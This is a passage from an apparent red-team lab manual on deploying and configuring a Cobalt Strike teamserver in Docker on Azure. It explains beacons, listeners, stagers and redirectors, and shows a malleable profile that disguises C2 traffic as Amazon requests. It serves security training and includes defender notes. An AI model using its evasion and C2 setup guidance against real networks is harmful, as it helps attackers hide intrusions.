


Figure 26 - Example of connection request to CS teamserver

The CS teamserver password is going to be “**password**”. Since we are whitelisting the port **50050** and this is a lab environment the security concern here is extremely low. If everything worked out correctly you should see your client connect to the teamserver and be presented with the following output:




Figure 27 - Example of student login to teamserver

At this point you should have a Cobalt Strike server running and can access it from your client test machines. You can verify this by logging into Azure and looking at the Virtual machines section:




Figure 28 - Example of CS teamserver in Azure portal

Exercises

1. Review the current CS profile that was provided in the Terraform project file. Do you see anything we can do to improve this profile?
2. Find the security groups in the Azure portal and review them. What else can we do here to improve security with the Cobalt Strike server? What should Red Teams be doing as a bare minimum to protect their infrastructure?
3. What tools are available for Blue Teams that can find Cobalt Strike servers exposed on the internet?
4. Search on Twitter to find posts about public Cobalt Strike servers. Do you see any major Red Teams getting busted here?

Lab 3: Deep Dive with CobaltStrike

In this lab we will dive into using CobaltStrike[1]. We will look at a C2 profile and how the server is currently setup. You will learn how a C2 profile is configured to help you and how it can hurt you.

System Configuration and Tools:

- CS teamserver
- Docker on CS teamserver

Systems Used In Lab:

- Cobalt Strike Server – Public IP from Terraform Output

HelpSystems License Notice for CobaltStrike Training

In this lab we are using a **full version** of CobaltStrike that has been provided by **HelpSystems** for this training course that is licensed for **the duration of the lab**! This license key is **NOT** to be copied from the lab environment or

[1] https://www.cobaltstrike.com/features/

used on any personal or work machines. This license key is only intended for this lab environment, and we are fully trusting our students to comply with **HelpSystems** policies on training with CobaltStrike.

Cobalt Strike Introduction

So, what is Cobalt Strike?

Cobalt Strike is a commercial penetration testing tool, which gives security testers access to a large variety of attack capabilities. Cobalt Strike is threat emulation software. This is how its marketed, but in a simple form it's a C2 framework. A C2 framework is a command-and-control solution for post exploitation, meaning the tool is used mostly to get a reverse shell on a Windows host which provides a variety of commands built-in that assist the attacker in completing objectives such as downloading files or escalating privileges. Cobalt Strike can be compared to Metasploit Meterpreter in some ways that it operates.

Let's break down the different components that are important.

Important Components

You may hear the names Cobalt Strike, BEACON, and even team server used interchangeably, but there are some important distinctions between all of them.

Cobalt Strike is the command and control (C2) application itself. This has two primary components: the team server and the client. These are both contained in the same Java executable (JAR file) and the only difference is what arguments an operator uses to execute it.

Team server is the C2 server portion of Cobalt Strike. It can accept client connections, BEACON callbacks, and general web requests.

- By default, it accepts client connections on TCP port 50050.
- Team server only supports being run on Linux systems.

Client is how operators connect to a team server.

- Clients can run on the same system as a Team server or connect remotely.
- Client can be run on Windows, macOS or Linux systems.

BEACON is the name for Cobalt Strike's default malware payload used to create a connection to the team server. Active callback sessions from a target are also called "beacons". (This is where the malware family got its name.) There are two types of **BEACON**:

- The **Stager** is an optional BEACON payload. Operators can "stage" their malware by sending an initial small BEACON shellcode payload that only does some basic checks and then queries the configured C2 for the fully featured backdoor. Stagers are less common now to to the high detections of breaking the payloads into separate parts.
- The **Full backdoor** can either be executed through a BEACON stager, by a "loader" malware family, or by directly executing the default DLL export "ReflectiveLoader". This backdoor runs in memory and can establish a connection to the team server through several methods.

Loaders are not BEACON. BEACON is the backdoor itself and is typically executed with some other loader, whether it is the staged or full backdoor. Cobalt Strike does come with default loaders, but operators can also create their own using PowerShell, .NET, C++, GoLang, or really anything capable of running shellcode.

It's All Connected

Listeners are the Cobalt Strike component that payloads, such as BEACON, use to connect to a team server. Cobalt Strike supports several protocols and supports a wide range of modifications within each listener type. Some changes to a listener require a "listener restart" and generating a new payload. Some changes require a full team server restart.

HTTP/HTTPS is by far the most common listener type.

- While Cobalt Strike includes a default TLS certificate, this is well known to defenders and blocked by many enterprise products ("signatured"). Usually operators will generate valid certificates, such as with LetsEncrypt, for their C2 domains to blend in.
- Thanks to Malleable Profiles, operators can heavily configure how the BEACON network traffic will look and can masquerade as legitimate HTTP connections.
- Operators can provide a list of domains/IPs when configuring a listener, and the team server will accept BEACON connections from all of them. Operators can also specify Host header values.

DNS listeners establish sessions to their team server using DNS requests for domains the team server is authoritative for. DNS listeners support two modes:

- **Hybrid (DNS+HTTP)** is the default and uses DNS for a beacon channel and HTTP for a data channel.
- **Pure DNS** can also be enabled to use DNS for both beacon and data channels. This leverages regular A record requests to avoid using HTTPS and provide a stealthier, though slower method of communication.

SMB is a bind style listener and is most often used for chaining beacons. Bind listeners open a local port on a targeted system and wait for an incoming connection from an operator. See "Important Concepts > Chaining Beacons" for more information.

Raw TCP is a (newer) bind style listener and can also be used for chaining beacons. See "Important Concepts > Chaining Beacons" for more information.

The final two listeners are less common, but they provide compatibility with other payload types.

Foreign listeners allow connections from Metasploit's **Meterpreter** backdoor to simplify passing sessions between the Metasploit framework and the Cobalt Strike framework.

External C2 listeners provide a specification that operators can use to connect to a team server with a reverse TCP listener. Reverse listeners connect back and establish an external connection to an operator, instead of waiting for an incoming connection such as with "bind" listeners.

Malleable Profile allows operators to extensively modify how their Cobalt Strike installation works. It is the most common way operators customize Cobalt Strike and has thus been heavily documented.

- Changes to a Malleable Profile require a team server restart and, depending on the change, may require re-generating payloads and re-spawning beacon sessions.

- There are several robust open-source projects that generate randomized profiles which can make detection challenging. Still, operators will often reuse profiles (or only slightly modify them) allowing for easier detection and potentially attribution clustering.
- When analyzing samples, check GitHub and other public sources to see if the profile is open source.

Aggressor Scripts are macros that operators can write and load in their client to streamline their workflow. These are loaded and executed within the client context and don't create new BEACON functionality, so much as automate existing commands. They are written in a Perl-based language called "Sleep" which Raphael Mudge (the creator of Cobalt Strike) wrote.

- Aggressor scripts are only loaded into an operator's local Client. They are not loaded into other operators' clients, the team server, or BEACON sessions (victim hosts).

Execute-Assembly is a BEACON command that allows operators to run a .NET executable in memory on a targeted host. BEACON runs these executables by spawning a temporary process and injecting the assembly into it. In contrast to Aggressor Scripts, execute-assembly does allow operators to extend BEACON functionality. Assemblies run in this way will still be scanned by Microsoft's AMSI if it is enabled.

Beacon Object Files (BOFs) are a fairly recent Cobalt Strike feature that allows operators to extend BEACON post-exploitation functionality. BOFs are compiled C programs that are executed in memory on a targeted host. In contrast to Aggressor Scripts, BOFs are loaded within a BEACON session and can create new BEACON capabilities. Additionally, compared to other BEACON post-exploitation commands like execute-assembly, BOFs are relatively stealthy as they run within a BEACON session and do not require a process creation or injection.

Client View

An operator accessing a team server through the Cobalt Strike client would see a view like the following. The top pane shows a list of active beacon sessions with basic metadata including the current user, process ID, internal and external IP addresses, and the last time the host checked in with the team server. The bottom pane includes a tab for each session where operators can send commands to the victim hosts and see a log of past commands and output. The client interface also allows operators to build payloads, execute plugins, and generate reports.




Figure 29 - Example of CobaltStrike Client interface

Beacon Object Files are single file C programs that are run within a BEACON session. BOFs are expected to be small and run for a short time. Since BEACON sessions are single threaded, BOFs will block any other BEACON commands while they are executing. The following is a simple BOF that prints “hello world”:

```
1  #include <Windows.h>
2  #include "beacon.h"
3
4  //this is called a macro. it's a find/replace for a function
5  //## are pre-processing instructions used for concatenation of it. so printf's arguments
6  #define printf(format, args...) { BeaconPrintf(CALLBACK_OUTPUT, format, ## args); }
7
8  DECLSPEC_IMPORT DWORD WINAPI kernel32$GetCurrentProcessId();
9
10
11 int go() {
12     printf("hello world %d", kernel32$GetCurrentProcessId());
13     return 0;
```

Figure 30 - Example of a BOF written in C

Malleable Profiles allow operators to customize a wide range of settings when they first launch their team server. The snippet that follows from a public profile is an example of how an operator could make BEACON traffic look like it's related to Amazon. The portions in blue (the set uri line and the client block), define how a BEACON payload behaves. Some of these values can be extracted from a BEACON sample.

```
http-get {
    set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";
    client {
        header "Accept" "*/*";
        header "Host" "www.amazon.com";
        metadata {
            base64;
            prepend "session-token=";
            prepend "skin=noskin;";
            append "csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996";
            header "Cookie";
        }
    }
    server {
        header "Server" "Server";
        header "x-amz-id-1" "THKUYEZKCKPGY5T42PZT";
        header "x-amz-id-2"
"a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=";
        header "X-Frame-Options" "SAMEORIGIN";
        header "Content-Encoding" "gzip";
        output {
            print;
        }
    }
}
```

Figure 31 - Example of HTTP GET profile

Stagers

Operators can have stagers for multiple listener types (e.g. a DNS stager, an SMB stager, an HTTPS stager). In those cases, when the stager shellcode is executed, it will pull the final BEACON payload over the relevant protocol and execute it, establishing a connection using the defined listener method.

An important note for defenders is that, by default, defenders can download a Cobalt Strike HTTP/S stager payload from a team server even if the operator is not using staged payloads in their operations. This will allow defenders to 1. confirm something is hosting a team server with a listener on that port and 2. extract additional configuration artifacts from the payload.

This works because Cobalt Strike was designed to be compatible with Metasploit's Meterpreter payload. Metasploit (and thus Cobalt Strike) will serve an HTTPS stager when a valid URL request is received. A valid URL is any 4-character alphanumeric value with a valid 8 bit checksum calculated by adding the ASCII values of the 4 characters.

Operators can prevent defenders from retrieving stagers by setting the host_stage Malleable Profile value to "**false**". More commonly, they may use reverse proxies to filter out unwanted traffic like stager requests. As a protection feature, Cobalt Strike will ignore web requests with blacklisted User-Agents, such as curl or wget. Starting in Cobalt Strike 4.4, operators can also whitelist user agents with the .http-config.allow_useragents Malleable Profile option.

These caveats are important to remember, since a team server may not always function as expected by scanners that automate stager requests.

As an operational security note, operators can also detect any web request to a team server, as it will be visible to the operator in their logs. They will also be able to see in the "Web Log" view if a stager has been pulled, along with all HTTP request details like source IP.

As noted in our current lab setup **stagers** have been disabled in the C2 profile due to the high detection rates that follow when team servers are configured to allow staged payloads. In 2022 this is the most common configuration for red teams which is to disable staging completely.

Trial vs Licensed vs Cracked

Cobalt Strike is not **legitimately** freely available. Copies of the team server/client cannot be downloaded as a trial or licensed copy from Help Systems—the company that owns Cobalt Strike—unless the operator applies and has been approved. Unfortunately, trials and cracked copies (including most, if not all, licensed features) have been and continue to be leaked and distributed publicly for nearly all recent versions.

- **Trial** versions of Cobalt Strike are heavily signatured and include lots of obvious defaults intended to be caught in a production environment. (For example, it embeds the EICAR string in all payloads.) This is to ensure that the operator is really using it as a trial and will eventually pay if using it for professional purposes.
- **Licensed** versions of Cobalt Strike include more features (e.g. Arsenal Kits) and fewer embedded artifacts (no more EICAR!). A watermark related to the associated Cobalt Strike license is still embedded in payloads and can be extracted using most BEACON configuration parsers.
    - Licenses can be stolen, however if a license is revoked operators will no longer be able to use it to update an installation. If operators keep the "authorization file" the existing installation will still work until expiration.
- **Cracked** versions of Cobalt Strike are distributed in various forums. Typically, these are the result of someone modifying a trial JAR file to bypass the license check and rebuilding the JAR, or by crafting an authorization file with a fake license ID and distributing that with the JAR.

In this lab we are using a **full version** of CobaltStrike that has been provided by **HelpSystems** for this training course that is licensed for **the duration of the lab**! This license key is **NOT** to be copied from the lab environment or used on any personal or work machines. This license key is only intended for this lab environment, and we are fully trusting our students to comply with **HelpSystems** policies on training with CobaltStrike.

Redirectors

Instead of having beacons connect directly to a team server, operators will sometimes use a redirector (or several) that accepts connections and forwards them to the team server. This has several advantages for operators, including being able to:

- Cycle through multiple domains for a single BEACON connection
- Replace detected/blocked redirectors without having to replace the underlying team server
- Use high(er) reputation domains that help BEACON traffic blend in and avoid detection

Operators can also use redirectors to filter out "suspicious" traffic, like scanners or hunting tools, to protect their team server, however there are typically still easy wins to track down team servers and redirectors.

Cobalt Strike Team Server Configuration

Getting a Cobalt Strike team server up and running can be an easy task but in some cases where we need multiple profiles running at the same time with multiple redirectors across all cloud environments things can go wrong fast. In our case we will be using Docker to host our Cobalt Strike team server on the Cobalt Strike server in Azure.

Our CS (Cobalt Strike) docker instance is based off the of the GitHub project found here:

- https://github.com/WKL-Sec/docker-cobaltstrike

Let's first get on the server and start the CS team server. We can do this by checking first if any docker containers are running by using the following command:

- **docker ps**

If you do not see any containers running, you can start the CS team server by running the following command:

- **docker start cobaltstrike**

Once done you should see the following output once you rerun the **docker ps** command:

```
ubuntu@ip-10-10-0-204:~$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED      STATUS       PORTS
                NAMES
e7475147c8f4   stigs/cobaltstrike     "/opt/docker-entrypo…"   6 days ago   Up 3 hours   0.0.0.0:80->80/tcp,
50050->50050/tcp   cobaltstrike
ubuntu@ip-10-10-0-204:~$
```

Figure 32 - Example of Docker running CobaltStrike

Looking at the output we can see we are forwarding multiple ports from the docker container to the host. This is how we can connect to the container from outside the host along with our beacons. This is done when building the container with docker. We won't go into how to use docker in this lab, but Google is you friend.

To restart the CS team server, you can run this command:

- **docker restart cobaltstrike**

To view the current C2 profile that is in use we can cat the "**cs.profile**" stored at the following location:

- **/opt/cobaltstrike/cs.profile**

This file is shared between the docker container and host, so any changes that are made to this file for them to take affect by the CS team server you would need to restart the docker container and the CS team server will pick them up.

When we built the Cobalt Strike server, we used the following Docker options:

```
# Build Cobalt strike container
sudo docker build -t cobaltstrike /opt/docker-cobaltstrike

docker create \
  --name=cobaltstrike \
  -e TZ=America/New_York \
  -e COBALTSTRIKE_KEY=[redacted] \
  -e COBALTSTRIKE_PASS=password \
  -e COBALTSTRIKE_EXP=2028-12-20 \
  -e COBALTSTRIKE_PROFILE=cs.profile \
  -p 50050:50050 \
  -p 9050:9050 \
  -p 9051:9051 \
  -p 9052:9052 \
  -p 9053:9053 \
  -p 9054:9054 \
  -p 9055:9055 \
  -p 9056:9056 \
  -p 443:443 \
  -p 4443:4443 \
  -p 4444:4444 \
  -p 4445:4445 \
  -p 4446:4446 \
  -p 4447:4447 \
  -p 4448:4448 \
  -p 4449:4449 \
  -p 80:80 \
  -v /opt/cobaltstrike:/opt/cobaltstrike \
  --restart unless-stopped \
  cobaltstrike
```

The following example gives a small description on what everything is used for:

Parameter	Function
`-p 50050`	The port for the Cobaltstrike admin interface
`-p 80`	The port for HTTP C2 traffic
`-p 443`	The port for HTTPS C2 traffic
`-e TZ=Europe/London`	Specify a timezone to use EG Europe/London
`-e COBALTSTRIKE_KEY=cs_key`	Specify a valid Cobaltstrike key
`-e COBALTSTRIKE_PASS=cs_password`	Specify a Cobaltstrike password
`-e COBALTSTRIKE_EXP=2020-12-20`	Specify a malleable C2 kill date
`-e COBALTSTRIKE_PROFILE=malleable.profile`	Specify a malleable C2 profile name
`-v /opt/cobaltstrike`	Cobaltstrike data folder

Figure 33 - Example of Docker options

In this case we can see multiple port ranges being called out in the Docker command:

- **9050-9056** – Used for SOCKs proxies and other relaying.
- **4443-4449** – Used for C2 bind ports to support multiple profiles and multiple redirectors.

If we check running ports on the CS host, we can see the following information:

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      539/systemd-resolve
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      12462/docker-proxy
tcp        0      0 0.0.0.0:4448            0.0.0.0:*               LISTEN      12342/docker-proxy
tcp        0      0 0.0.0.0:4449            0.0.0.0:*               LISTEN      12322/docker-proxy
tcp        0      0 0.0.0.0:4446            0.0.0.0:*               LISTEN      12382/docker-proxy
tcp        0      0 0.0.0.0:4447            0.0.0.0:*               LISTEN      12362/docker-proxy
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      12422/docker-proxy
tcp        0      0 0.0.0.0:4445            0.0.0.0:*               LISTEN      12402/docker-proxy
tcp        0      0 0.0.0.0:4443            0.0.0.0:*               LISTEN      12442/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1584/sshd: /usr/sbi
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      12482/docker-proxy
tcp        0      0 0.0.0.0:50050           0.0.0.0:*               LISTEN      12162/docker-proxy
tcp        0      0 0.0.0.0:9056            0.0.0.0:*               LISTEN      12182/docker-proxy
tcp        0      0 0.0.0.0:9054            0.0.0.0:*               LISTEN      12222/docker-proxy
tcp        0      0 0.0.0.0:9055            0.0.0.0:*               LISTEN      12202/docker-proxy
tcp        0      0 0.0.0.0:9052            0.0.0.0:*               LISTEN      12262/docker-proxy
tcp        0      0 0.0.0.0:9053            0.0.0.0:*               LISTEN      12242/docker-proxy
tcp        0      0 0.0.0.0:9050            0.0.0.0:*               LISTEN      12302/docker-proxy
tcp        0      0 0.0.0.0:9051            0.0.0.0:*               LISTEN      12282/docker-proxy
```

Figure 34 - Example of docker ports open on teamserver

This is important to understand as we currently have a valid profile running on the CS team server which will allow beacons to talk back and forth from compromised hosts.

Cobalt Strike Profiles

Quick Reference:

- **https://blog.zsec.uk/cobalt-strike-profiles/**

One of the great and popular features of cobalt strike is the ability to create profiles to shape and mask traffic, essentially a profile is used to tell the CS team server how traffic is going to look and how to respond to the data the beacon sends it.

We plan to cover as much as we can on CS profiles, but profiles can be extensive. Working with CS profiles is a 2-day course itself and requires a lot of trial and error to get the best profile that works for you needs. In this case we have already created a CS profile for you and will cover the most important parts.

To view the current C2 profile that is in use we can cat the "**cs.profile**" stored at the following location:

- **/opt/cobaltstrike/cs.profile**

We are a huge fan of clean CS profiles since over time they can get complex. If we take a quick glance at the **cs.profile** we can see right at the top are some general settings:

```
### Auxiliary Settings ###

set sample_name "Stigs Random C2 Profile";
set host_stage "false";  # Host payload for staging over HTTP, HTTPS, or DNS. Required b
set sleeptime "60000";
set pipename "pgsj_##";
set pipename_stager "ztrq_##";
set jitter "15";         #       Default jitter factor (0-99%)
set useragent "<RAND>"; # "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/2016
set create_remote_thread "true"; # Allow beacon to create threads in other processes
set hijack_remote_thread "true"; # Allow beacon to run jobs by hijacking the primary thr
```

Figure 35 - Example of CS profile Aux settings

The initial section is where the auxiliary information is set such as sleep times, user agent, named pipes and banners. One of the most important lines in this profile is the "**host_stage**" setting which is set to **false**. As noted above this is done due to the high detection of staged payloads. In this course our focus is stageless payloads. The trafeoff is that shellcode produced is much bigger due to it containing everything.

jitter: This is the percentage of jitter on the sleep time of the beacon, it defaults to 0 but can be set to any %. Meaning if for example 10% is set and the sleep time was 60s the beacon sleep would be anything from 54-66s of sleep.

HTTP Config

